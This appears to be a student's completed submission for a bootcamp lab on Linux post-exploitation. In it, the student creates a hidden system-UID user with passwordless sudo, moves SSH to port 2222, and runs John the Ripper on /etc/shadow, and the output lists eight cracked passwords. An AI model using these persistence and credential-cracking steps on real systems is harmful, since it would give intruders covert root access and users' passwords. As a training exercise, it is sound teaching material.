



# Cybersecurity

## Module 6 Challenge Submission File

### Advanced Bash: Owning the System

Make a copy of this document to work in, and then for each step, add the solution commands below the prompt. Save and submit this completed file as your Challenge deliverable.

#### Step 1: Shadow People

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created.

```
adduser sysd --no-create-home
```

2. Give your secret user a password.

```
passwd sysd
```

3. Give your secret user a system UID < 1000.

```
usermod -u 900 sysd
```

4. Give your secret user the same GID.

```
groupmod -g 900 sysd
```

5. Give your secret user full `sudo` access without the need for a password.

```
sudo visudo
sysd ALL=(ALL:ALL) NOPASSWD: ALL
```

6. Test that `sudo` access works without your password.

```
sudo -u sysd
sudo -l
```

## Step 2: Smooth Sailing

1. Edit the `sshd_config` file.

```
sudo nano /etc/ssh/sshd_config
```

Port 2222  
(Add under the existing port designation: #Port 22)

## Step 3: Testing Your Configuration Update

1. Restart the SSH service.

```
sudo /etc/init.d/ssh restart
```

(If running in systemd, would use command: `sudo systemctl restart ssh`)

2. Exit the `root` account.

```
exit
```

3. SSH to the target machine using your `sysd` account and port 2222.

```
ssh sysd@192.168.6.105 -p 2222
```

4. Use `sudo` to switch to the root user.

```
sudo su
```

## Step 4: Crack All the Passwords


1. SSH back to the system using your `sysd` account and port 2222.

```
sudo -u sysd
```

(Since I'm already in the root account on the target machine from the last step, this should work. If not in the target machine, would use `ssh sysd192.168.6.105 -p 2222`)

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file.

```
sudo su  
john /etc/shadow
```



The screenshot shows a terminal window titled "root@147554eef810: /". The terminal displays the execution of the John the Ripper tool to crack password hashes from the /etc/shadow file. The output shows that 8 password hashes were loaded with 8 different salts. The tool then lists the cracked passwords and their corresponding usernames. The session is completed successfully.

```
root@147554eef810: /
File Edit View Search Terminal Help

root@147554eef810:/# john /etc/shadow
Created directory: /root/.john
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
sysd                (sysd)
computer            (stallman)
freedom             (babbage)
trustno1            (mitnick)
dragon              (lovelace)
lakers              (turing)
passw0rd            (sysadmin)
Goodluck!           (student)
8g 0:00:05:33 100% 2/3 0.02396g/s 329.6p/s 337.9c/s 337.9C/s Missy!..Jupiter!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@147554eef810:/#
```

Sources:

Chat gpt for question of how to restart/check status when not using systemd, based on error returned in step 3 question 1.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.